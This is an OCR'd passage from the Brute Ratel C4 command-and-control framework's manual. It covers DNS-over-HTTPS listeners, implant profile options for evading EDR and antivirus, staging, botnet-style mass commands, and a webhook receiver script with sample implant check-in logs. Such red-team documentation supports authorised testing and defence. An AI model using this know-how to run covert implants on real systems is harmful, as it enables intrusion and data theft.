bytes can be sent per chunk. This means DOH badgers will be several times slower than HTTP badgers as they will have to send requests and receive responses in multiple chunks. The

malleable DOH listener of Badger also provides an option to return a legitimate TXT record if there is a normal DNS request by anyone else apart from the badger. Such requests are logged under “Suspicious DNS records” in the event logs. However, make note that sometimes, even DNS resolvers such as dns.google or cloudflare would send the same requests multiple times due to its UDP nature. Such requests are also logged as suspicious as the ratel server itself doesn’t know whether it is sent by a general user or by the server. An operator can create a common DOH listener which will also support raw DNS badger functionalities avoid duplication of multiple listeners. To generate a DOH or a DNS badger, an operator can right click on the listener and choose an option to create one of the two badgers.



To create a DNS Over HTTPS listener, select **C4 Profiler->Add HTTP Listener**.

Listener Name: Same as HTTP listener

Listener bind host: Same as HTTP listener

DNS hosts: Domains that will be stored in the DOH badger that are queried for various DNS requests by the DOH resolver.

Check-In A Record: When the badger connects to the DOH listener, if the listener has commands to send, it will request the badger to check-in to receive the TXT record via this IP Address.

Idle-A Record: When the badger has large data to send to the DOH listener, the badger will send this A record request.

Spoofed-TXT Record: When the listener has completed sending the data, it will send this TXT record as a confirmation response.

Rotational hosts: The rotational hosts are DOH resolvers where the badger checks in from the target’s network. Any number of rotational hosts can be added here. These hosts get embedded in the badger and are used to randomly switch domains when they check-in. These rotational hosts need to be valid HTTP DNS Resolvers such as dns.google, doh.opendns.com, cloudflare-dns.com, etc.

Port: This is the port on which the listener binds to. The DOH listener starts on port 53 by default, and the requests by the badgers are sent to port 443 of the DNS resolver (eg.: dns.google) inside a POST or GET request over HTTPS. The badger configuration can be changed from **C4Profiler->Profiles->Payload Profiles** if the request is to be sent elsewhere.

Useragent: Same as HTTP listener

Headers: DOH only accepts **Content-Type: application/dns-message** as per the DOH RFC.

URI: For DOH, the URI has to be **dns-query** as per the DOH RFC.

OS: Same as HTTP listener

SSL: Same as HTTP listener

HTTP proxy: Same as HTTP listener

Proxy Username: Same as HTTP listener

Proxy Password: Same as HTTP listener

Sleep mask: Same as HTTP listener

Stomp Module: Same as HTTP listener

Default sleep: Same as HTTP listener

DNS Request Interval: Multiple DNS chunks are combined together to send one full set of data. The interval between each DNS chunk (64 bytes) can be defined here in milliseconds.

Fallback profile: Same as HTTP listener

Fallback counter: Same as HTTP listener

Keying Strategy: Same as HTTP listener

Killdate: Same as HTTP listener

Entrypoint: Same as HTTP listener

Entrypoint Offset: Same as HTTP listener

Exec Method: Same as HTTP listener

ROP DLL: Same as HTTP listener


Stack Chain: Same as HTTP listener

Auth (Common/OTA): Same as HTTP listener

C2 Accessibility: Same as HTTP listener

Below is a quick example to validate whether the DOH listener is configured properly. After starting the DOH listener, send in a DNS request for A and TXT records to validate that it is responding as per the configured Idle-A, Checkin-A, and Spoofed TXT records. If you get the exact response as configured in the DOH listener, it means they are working properly.

```
dig @8.8.4.4 dns1.evasionlabs.com              # to query A record
dig @8.8.4.4 dns2.evasionlabs.com -t TXT       # to query TXT record
```



When working around DOH listeners, it's a good idea to temporarily enable debug logs for the DOH server. An operator can enable/disable debug logs by selecting **Server->Enable/Disable DOH Debug Logs** in Commander.

NOTE: Enabling Debug logs for DOH will slow down the badger's response and request time. It should only be used for testing the DOH listener and badger, and not during a live assessment.

Both HTTP and DOH listener dialogs provide an option to load the listener's JSON profile. This configuration is the same configuration that an operator can extract and save from the scratchpad of any previous listeners.

The below table describes the key-value pair to generate a listener JSON profile

Key	Value Type	Value Description	Optional
host	string	The rotational DNS servers seperated by commas. Eg.: dns.google	No
dnshost	string	Comma-separated string of hosts where the badger will query DNS requests to	No
checkinA	string	IP address to respond for A record request when the badger checks in	No
idleA	string	IP address to respond for A records request where there are no commands in listener bucket	No
spoofTxt	string	Spoofed TXT records exposed to the internet	No
dns_interval	Number	Interval between which the DNS queries are to be sent	No
port	string	The port to listen on	No


ssl	boolean	Set to true to enable SSL, else false	No
useragent	string	UserAgent for the payload. Acts as a part of authentication for the badger	No
c2_uri	array	This has to be “dns-query”	No
auth_count	number	Authentication key count	No
auth_type	boolean	False implies regular keys and true implies OTA	No
c2_authkeys	array	Comma-separated keys in an array	No
is_random	boolean	Should be 'false'. It is created by the server to autogenerate keys. Reserved for future use	No
die_offline	boolean	Should be 'true' or 'false. ‘true’ kills the payload if internet connectivity is not available during initial connection.	Yes
os_type	string	Should be 'windows'. Reserved for future use.	No
sleep	number	Sleep time for the badger	Yes
jitter	number	Jitter percentage for the sleep time of the badger	Yes
stomp	string	Module used by badger for Advanced module stomping	Yes
fallback	string	Fallback profile name. This should exist before adding it to the listener	Yes
fallback_counter	number	Number of attempts before switching to the fallback profile	Yes
key_strategy_type	string	One of ‘domain, hostname, username, external_dns_a, external_dns_cname, external_dns_txt, env_var’	Yes
key_strategy_value	string	The value for the respective type	Yes
killdate	string	Self-kill date in the format: 20 Feb 24 12:00 IST. Default kill date is 60 days from the generation of the badger	Yes
entrypoint	string	This option defines the badger core’s thread entry, as well as the entrypoint for every thread executed by the badger while running its tasks. The format is ntdll! ApiCallName.	Yes
entrypoint_offset	string	This option defines the offset for the ApiCallName in dll defined for Entrypoint.	Yes
exec_method	string	This option defines the thread execution method for the badger’s core. Thread-0 is the safest option, followed by Function, however make note that the using the Function option will disable any thread entrypoint spoofing which was defined above.	No
rop_dll	string	Rop DLL for the stack frame chaining routine	Yes
stack_chain	string	The stack chain to be shown in the badger’s threads under the format of: ‘DllName! FunctionName+0xoffset’. Eg.: ‘win32u.dll! NtUserMsgWaitForMultipleObjectsEx+0x14,user32.dll !MsgWaitForMultipleObjectsEx+0x9e’. All stack chains are backed by ntdll’s RtlUserThreadStart and kernel32’s BaseThreadInitThunk, so defining those are not required here.	Yes
proxy	string	This is an optional proxy server which can be added to override the default proxy-aware settings	Yes
proxy_user	string	Proxy server’s username	Yes
proxy_pass	string	Proxy server’s password	Yes

obfsleep	string	Specifies the obfuscation strategy for badger during sleep. Options are: APC, Pooling-0 or Pooling-1	No

Listener Interaction


Right-clicking a listener provides various options to interact with the listener.

Listener Actions




This option can edit or stop a listener, view the authentication keys, change the authentication key or host a file on the listener.

Staging



Staging in Brute Ratel is different from other C2 frameworks. Staged badgers support full malleability. The listener can be configured to serve the stages for a given number of downloads, after which the staging is automatically disabled.




This can also be enabled from the listener profile by adding the key-value for stager as follows:

```
{
    "listeners": {
        "primary-c2": {
            ...
            "stager": {
                "profile": "DOH",
                "stage_count": 20
            }
        }
    }
}
```

A staging listener can select any other profile for staging too. The above example shows an HTTP listener providing staged badger for a profile named DOH. The staging would be automatically shutdown once 20 stages have been requested, or if the listener is edited/restarted. Staged badgers are only available in stealth mode for x64 badgers. The size of the staged badgers is between 9.5 to 20Kb depending on the size of the malleable profile.

Stageless Badgers




Stageless badgers account from 234-300Kb depending on the size of the malleable profile. Stageless badgers are available in a variety of flavors. The default-implant is suitable when dealing with Kernel-Only EDRs, whereas the stealth-implant is suitable when dealing with userland hooks. Both use indirect syscalls where required. Make note that the Service Executable cannot be executed directly like general executables. The Service sxecutable only works with Service Control Manager as it only has the **ServiceMain** entrypoint instead of something like the **int main()**. This is made to make it less susceptible to antivirus sandboxes. Both, the DLL and Service Executable contain the same raw shellcode that is returned when you generate the **RtlExitUserThread** shellcode and use indirect syscalls to execute the shellcode. The entrypoint for the DLL is **main**, and can be executed using rundll32 as:


```
rundll32.exe badger.dll,main
```

Riot Control

Riot Control provides a unanimous command-line interface where an operator can send commands to multiple badgers simultaneously via a single console.




This was built to replicate a Bot-net style functionality to send commands to multiple badgers simultaneously. The command window for Riot Control is a standalone window. The below figure shows a quick example of the functionality.



Pivot Graphs

Pivot graphs display various pivot badgers in a tree format. This graph can only be exported in HTML format and does not provide any interaction with the badgers.




KillSwitch


Listeners provide a functionality to run **exit_process** command on multiple badgers. It can be activated on a listener by right clicking a listener and selecting **Activate KillSwitch**.

WebHooks

Webhook in Brute Ratel is a method of altering the behavior of a Brute Ratel listener with custom callbacks. These callbacks may be maintained, modified, and managed by operators of the BRc4. The BRc4 listeners support webhook for all types of Badger comms. This can be enabled by right-clicking a listener and selecting the **Webhook->Enable** option.



Webhook forwards the badger's output to an operator provided host. When the **Enable** option is selected, the operator has to select the type of data they want to receive. In the below example the data will be forwarded to https[:]//172.16.219.1:8081 for new badger notifications, as well as a copy of every output of commands received by the badger.



Once a host is added to the webhook, the selected data (initial connection/command output) will be forwarded to the host. Getting initial access updates can be extremely helpful if an operator wants to receive notifications using slack, discord, telegram etc. Similarly if an operator wants to automate tasks by receiving command output and parsing them, this can be performed here. Below is a quick python3 script to receive webhook data from the ratel server.

```
#!/usr/bin/python3

import threading
from datetime import datetime
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl
import sys
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

LHOST = "0.0.0.0"
LPORT = 8081

class Stager(BaseHTTPRequestHandler):
    def _set_headers(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()

    def _html(self, message):
        return "404 Not Found"

    def do_GET(self):
        return "404 Not Found"
```

```
    def do_POST(self):
        postData = ((self.rfile.read(int(self.headers['content-length']))).decode('utf-8'))
        print("[+] Data Received:", postData)
        return "200 OK"

    def log_message(self, format, *args):
        return

def main():
    if (len(sys.argv) < 3):
        print("Usage:", sys.argv[0], "<certfile> <keyfile>")
        return
    currtime = (datetime.now()).strftime("%d/%m/%Y %H:%M:%S")
    print(f"[+] {currtime} Starting external c2 server on {LHOST}:{LPORT}")
    server = HTTPServer((LHOST, LPORT), Stager)
    server.socket = ssl.wrap_socket(server.socket, certfile=sys.argv[1], keyfile=sys.argv[2],
server_side=True)
    thread = threading.Thread(None, server.serve_forever)
    thread.daemon = True
    thread.start()
    thread.join()

if __name__ == "__main__":
    main()
```

This script listens on 0.0.0.0:8081 and prints the data via webhook. Once a new badger connects to the server, its initial access information is sent to the webhook.

```
paranoidninja@bruteratel:$ python3 webhook_listener.py ../cert.pem ../key.pem
[+] 20/08/2023 20:09:12 Starting external c2 server on 0.0.0.0:8081
[+] Data Received: {"badger":"b-2","badger_config":{"b_arch":"x64","b_bld":"19045","b_c2":"https://172.16.219.1:443","b_c2_id":"primary-c2","b
_cookie":"NCFAH6QF98Q5QS8HCJP29J9CJSNCCL5U","b_h_name":"DESKTOP-G15FRLS","b_ip":"172.16.88.135","b_l_ip":"172.16.219.1","b_p_name":"Z:\\docume
nts\\badger.exe","b_pid":"2028","b_seen":"08-20-2023 14:42:39","b_tid":"4780","b_uid":"vendetta","b_wver":"x64/10.0","dead":false,"is_pvt":fal
se,"pipeline":"Direct","pvt_master":""}}
```

After the initial request, further data will only contain the badger ID, the output of commands, and the main command for the respective badger.


```
[+] Data Received: {"badger":"b-2","badger_msg":"WypdIEN1cnJlbnQgd29ya2luZyBkaXJlY3Rvcnk6IFo6XGRvY3VtZW50cw==","main_cmd":"pwd"}

[+] Data Received: {"badger":"b-2","badger_msg":"WypdIExpc3RpbmcgLlw6CgpEYXRlIE1vZGlmaWVkICAgICB8IFR5cGUgIHwgU2l6ZSAoYnl0ZXMpICAgICAgICB8IEZpb
GUvRGlyZWN0b3J5IE5hbWUKPT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09CjE1LTUtMjAyMyAxMjozMiA
gIHwgRklMRSAgfCA3MzkgICAgICAgICAgICAgICAgIHwgYmluQ29tcGlsZXIuc2gKMTEtMTItMjAyMiAyMjoxMCAgfCBGSUxFICB8IDUwNjk2ICAgICAgICAgICAgICAgfCBDYXZpbGFud
C1YM2phWi50dGYKMi04LTIwMjMgMjE6MjEgICAgfCBGSUxFICB8IDIyMDkwNCAgICAgICAgICAgICAgfCBEb2NzLUJsdWUtQ3lhbi12LjEwLnBuZwoxNi04LTIwMjMgMjM6NTQgICB8IEZ
JTEUgIHwgMjUyODM1ICAgICAgICAgICAgICB8IGJhZGdlcl94NjRfcnRsLmJpbgo4LTgtMjAyMyA5OjQ1ICAgICB8IERJUiAgIHwgICAgICAgICAgICAgICAgICAgICB8IHdpbmRvd3MKM
S04LTIwMjMgMzoyNiAgICAgfCBGSUxFICB8IDc2OTEgICAgICAgICAgICAgICAgfCBDaHJvbWUgUGFzc3dvcmRzLmNzdgo2LTgtMjAyMyAyMDo0NSAgICB8IEZJTEUgIHwgOTU0ICAgICA
gICAgICAgICAgICB8IHRpbGl4LmRjb25mCjMwLTctMjAyMyAyMToxMCAgIHwgRElSICAgfCAgICAgICAgICAgICAgICAgICAgIHwgbG9hZGVyCjEtOC0yMDIzIDEwOjQwICAgIHwgRklMR
SAgfCAyMjg1NzAgICAgICAgICAgICAgIHwgRG9jcy1CbHVlLVN0eWxlLXYxLjAucG5nCjEyLTgtMjAyMyAxODoyOSAgIHwgRklMRSAgfCAyNDgyOTM1ICAgICAgICAgICAgIHwgc2VydmV
yLmxvZwoxNi04LTIwMjMgMjA6MTEgICB8IEZJTEUgIHwgMzIyMzgxICAgICAgICAgICAgICB8IGh0dHBfYXV0aF9wcm94eS5leGUKMjctNy0yMDIzIDE5OjMzICAgfCBGSUxFICB8IDUxN
jQ3MzcgICAgICAgICAgICAgfCBfRUFfRXZhZGluZ0VEUl9fMDUyNDIwMjMucGRmCjIwLTgtMjAyMyA3OjIwICAgIHwgRklMRSAgfCA4MDA1NjY3ICAgICAgICAgICAgIHwgYnJjNF9kb2N
zXzAuMS5vZHQKMTYtOC0yMDIzIDc6MjUgICAgfCBGSUxFICB8IDI2OCAgICAgICAgICAgICAgICAgfCBweXByb3h5LnB5CjQtOC0yMDIzIDk6MjUgICAgIHwgRklMRSAgfCAyMzAyICAgI
CAgICAgICAgICAgIHwgaGF2b2NTaW1DbGllbnQucHkKMjAtOC0yMDIzIDc6MjAgICAgfCBGSUxFICB8IDg4ICAgICAgICAgICAgICAgICAgfCAufmxvY2suYnJjNF9kb2NzXzAuMS5vZHQ
jCjE3LTgtMjAyMyAwOjUzICAgIHwgRklMRSAgfCAxMTc5NyAgICAgICAgICAgICAgIHwgc3RhZ2VfeDY0X3J0bC5iaW4KMTEtOC0yMDIzIDI6MjYgICAgfCBGSUxFICB8IDE1ODAxNzIzM
CAgICAgICAgICAgfCBjb21tYW5kZXIudGFyLmd6CjMwLTctMjAyMyA1OjQ4ICAgIHwgRklMRSAgfCAzMjY0ICAgICAgICAgICAgICAgIHwgcnVuc2hlbGxjb2RlLmMKOC04LTIwMjMgOTo
0NyAgICAgfCBESVIgICB8ICAgICAgICAgICAgICAgICAgICAgfCB0bXAKMi04LTIwMjMgMjI6NTQgICAgfCBGSUxFICB8IDU4OTk3ICAgICAgICAgICAgICAgfCBncm91cGUtZm9udC56a
XAKMi04LTIwMjMgMjA6MzYgICAgfCBGSUxFICB8IDExNTAyMSAgICAgICAgICAgICAgfCBwaG90b18yMDIzLTA4LTAxXzIzLTAyLTEzICgyKS5qcGcKMy0xMi0yMDIyIDEzOjI1ICAgfCB
GSUxFICB8IDg3ICAgICAgICAgICAgICAgICAgfCBpbmZvLnR4dAo5LTgtMjAyMyAwOjI4ICAgICB8IEZJTEUgIHwgMjQ0MTc0ICAgICAgICAgICAgICB8IG1pdHJlLmh0bWwKOS04LTIwM
jMgMDoyOSAgICAgfCBGSUxFICB8IDIyOTE0NiAgICAgICAgICAgICAgfCBjb21tYW5kcy5odG1sCjQtOC0yMDIzIDg6NDUgICAgIHwgRklMRSAgfCAyMjE4ICAgICAgICAgICAgICAgICAgIHw
gaGF2b2NTaW0ucHkKMTktOC0yMDIzIDIzOjIyICAgfCBGSUxFICB8IDE4OTcxNiAgICAgICAgICAgICAgfCBicmM0X2RvY3NfMC4xLnBkZgoxNy04LTIwMjMgMDo1MyAgICB8IEZJTEUgI
